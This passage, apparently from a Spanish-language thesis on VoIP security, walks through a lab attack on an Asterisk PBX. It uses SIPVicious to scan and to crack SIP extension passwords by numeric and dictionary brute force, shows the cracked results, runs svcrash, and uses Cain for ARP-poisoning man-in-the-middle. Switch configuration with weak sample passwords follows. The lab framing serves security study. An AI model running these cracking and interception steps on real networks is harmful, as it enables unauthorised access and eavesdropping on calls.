Descargamos el archivo sipvicious-0.2.6.tar.gz, lo copiamos a home folder y lo descomprimimos con el siguiente comando:

tar xvfz sipvicious-0.2.6.tar.gz

Ingresamos a la carpeta descomprimida:

cd sipvicious

SVWAR.PY

Para escanear la central PBX con la siguiente herramienta:

./svwar.py 192.168.1.10 → es la IP del servidor

GRAFICO 1.29

SVWAR.PY

```
ser2s@ubuntu:~/sipvicious$ ./svwar.py 192.168.1.10
RROR:TakeASip:socket error: timed out
ARNING:root:found nothing
ser2s@ubuntu:~/sipvicious$ ./svmap.py 192.168.1.10
 SIP Device        | User Agent   | Fingerprint                                  |
-------------------------------------------------------------------------------
 192.168.1.10:5060 | Asterisk PBX | Asterisk / SJphone/1.60.289a (SJ Labs) |
```

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

SVCRACK.PY

Para saber las contraseñas numéricas de los usuarios:

./svcrack.py 192.168.1.10 –u 101 → la IP del servidor –u y la extensión

GRAFICO 1.30

SVCRACK.PY

```
ser2s@ubuntu:~/sipvicious$ ./svcrack.py 192.168.1.10 -u 101
/home/user2s/sipvicious/helper.py:387: DeprecationWarning: the md5 module is dep
recated; use hashlib instead
  import md5
ERROR:ASipOfRedWine:We got an unknown response
| Extension | Password |
-----------------------
| 101       | 101      |
```

Elaboración: Isabel Verónica Muentes Landázuri


Fuente: Isabel Verónica Muentes Landázuri

Para saber el password del usuario a través de diccionario:

./svcrack.py 192.168.1.10 –u 101 –d /etc/diccionario.txt

GRAFICO 1.31

FUERZA BRUTA POR DICCIONARIO


user2s@ubuntu:~/sipvicious-0.2.4$ ./svcrack.py 192.168.1.10 -u 101 -d /etc/diccionario.t
xt
/home/user2s/sipvicious-0.2.4/helper.py:356: DeprecationWarning: the md5 module is depre
cated; use hashlib instead
import md5
ERROR:ASipOfRedWine:We got an unknown response
| Extension | Password |
| 101 | V3r0n1c@ |

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

SVCRASH.PY

Desde el terminal de Ubuntu en aplicaciones→ accessories → terminal.

Para ejecutar svcrash.py de manera automática:


Ingresamos a la siguiente carpeta:

cd sipvicious

sudo python svcrash.py –auto

GRAFICO 1.32

SVCRASH.PY


user2s@ubuntu:~/sipvicious$ sudo python svcrash.py --auto
[sudo] password for user2s:
WARNING: No route found for IPv6 destination :: (no default route?)
^Cuser2s@ubuntu:~/sipvicious$ sudo python svcrash.py --auto
WARNING: No route found for IPv6 destination :: (no default route?)
Attacking back 192.168.1.14:5060
Attacking back 192.168.1.14:5060

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

CAÍN


Una vez descargado Caín, lo instalamos con siguientes.

Desde el escritorio de Windows XP damos dobre click al icono de Caín, en configure →nos aparece la siguiente pantalla:

Dar click en aceptar:

GRAFICO 1.33

CAÍN



Elaboración: Isabel Verónica Muentes Landázuri


Fuente: Isabel Verónica Muentes Landázuri

Iniciamos la herramienta haciendo click en start :

Luego seleccionamos la pestaña sniffer:

GRAFICO 1.34

ESCANEO DE IP


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
IP address MAC address OUI fingerprint Host name B31 B16 B8 Gr M0 M1 M3
192.168.1.10 000FFE2CD6A6 G-PRO COMPUTER
192.168.1.11 000FFE2CD964 G-PRO COMPUTER
192.168.1.12 000C29FB2F80 VMware, Inc.
192.168.1.14 001AE2B27140 Cisco Systems
192.168.1.16 000C2975C0A2 VMware, Inc.


Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

Luego click en la pestaña que se encuentra en la parte baja ARP:

GRAFICO 1.35

INICIANDO ARP




Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

Seleccionamos el signo más color azul:

GRAFICO 1.36

REEMPLAZO DE DIRECCIÓN IP




Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

Una vez hecho los pasos anteriores esta herramienta muestra las IP que se encuentran en la red, seleccionamos una IP y aceptamos en OK:

GRAFICO 1.37

REEMPLAZO DE DIRECCIÓN IP


New ARP Poison Routing
WARNING !!!
APR enables you to hijack IP traffic between the selected host on the left list and all selected hosts on the right list in both directions. If a selected host has routing capabilities WAN traffic will be intercepted as well. Please note that since your machine has not the same performance of a router you could cause DoS if you set APR between your Default Gateway and all other hosts on your LAN.
IP address
MAC
Hostname
192.168.1.10
000C291782F1
192.168.1.11
000C2923F8E4
192.168.1.12
000C2975C0A2
192.168.1.12
000C2975C0A2
192.168.1.10
000C291782F1
OK
Cancel


Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

Luego nos aparece la siguiente ventana:

GRAFICO 1.38

MAN IN THE MIDDLE




Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

Damos click en el siguiente icono que está encerrado en un círculo rojo:

GRAFICO 1.39

START POISSONING




Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

La siguiente pantalla nos muestra como se está realizando el ataque Poissoning , es un man in the middle que está reemplazando la IP 192.168.1.11 de la red local:

GRAFICO 1.40

POISSONING



Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

CONFIGURACIÓN DEL SWITCH CATALYST 2960

CONFIGURACIÓN

En Windows XP vamos a inicio – programas – accesorios – comunicaciones – hyper terminal.

Ingresamos los siguientes comandos:

Enable para poder ingresar a configurar el switch - configure terminal – le coloco un nombre con hostname verónica – su password redes, la interface VLAN 1 es la que viene por defecto en el switch, luego ingreso la IP del switch, mascara y gateway, una vez configurado el switch ingresamos el comando exit para salir de la configuración del switch.

GRAFICO 1.41

CONFIGURACIÓN

CONFIGURACIÓN DEL SWITCH CATALYST 2960
Switch>enable
Switch#configure terminal
Switch(config)#hostname veronica
veronica(config)#line con 0
veronica(config-line)#password redes
veronica(config-line)#login
veronica(config-line)#line vty 0 15
veronica(config-line)#password redes
veronica(config-line)#login
veronica(config-line)#exit
veronica(config)#enable secret class
veronica(config)#interface VLAN 1
veronica(config-if)#ip address 192.168.1.14 255.255.255.224
veronica(config-if)#no shutdown
veronica(config-if)#exit
veronica(config)#ip default-gateway 192.168.1.13
veronica(config)#exit

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

CONFIGURACIÓN DE CALIDAD DE SERVICIO EN EL SWITCH

Ingresamos con el comando enable – configure terminal – interface fastethernet 0/número de puerto – mls qos cos 5 – mls qos cos override – exit.

GRAFICO 1.42

CALIDAD DE SERVICIO

CONFIGURACION DE CALIDAD DE SERVICIO
veronica>enable
veronica#configure terminal
veronica(config-if)#mls qos
veronica(config-if)#exit
veronica>enable
veronica#configure terminal
veronica(config)#interface fastethertnet 0/1
veronica(config-if)#mls qos ?
cos cos keyword
dscp-mutation dscp-mutation keyword
veronica(config-if)#mls qos ?
cos cos keyword
dscp-mutation dscp-mutation keyword
trust trust keyword
veronica(config-if)#mls qos cos ?
<0-7> class of service value between 0 and 7
override override keyword
veronica(config-if)#mls qos cos 5
veronica(config-if)#mls qos cos override
veronica(config-if)#exit
veronica(config)#interface fastethernet 0/2
veronica(config-if)#mls qos cos 5
veronica(config-if)#mls qos cos override
veronica(config-if)#exit
veronica(config)#interface fastethernet 0/3
veronica(config-if)#mls qos cos 5
veronica(config-if)#mls qos cos override
veronica(config-if)#exit
veronica(config)#interface fastethernet 0/4
veronica(config-if)#mls qos cos 5
veronica(config-if)#mls qos cos override
veronica(config-if)#exit

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri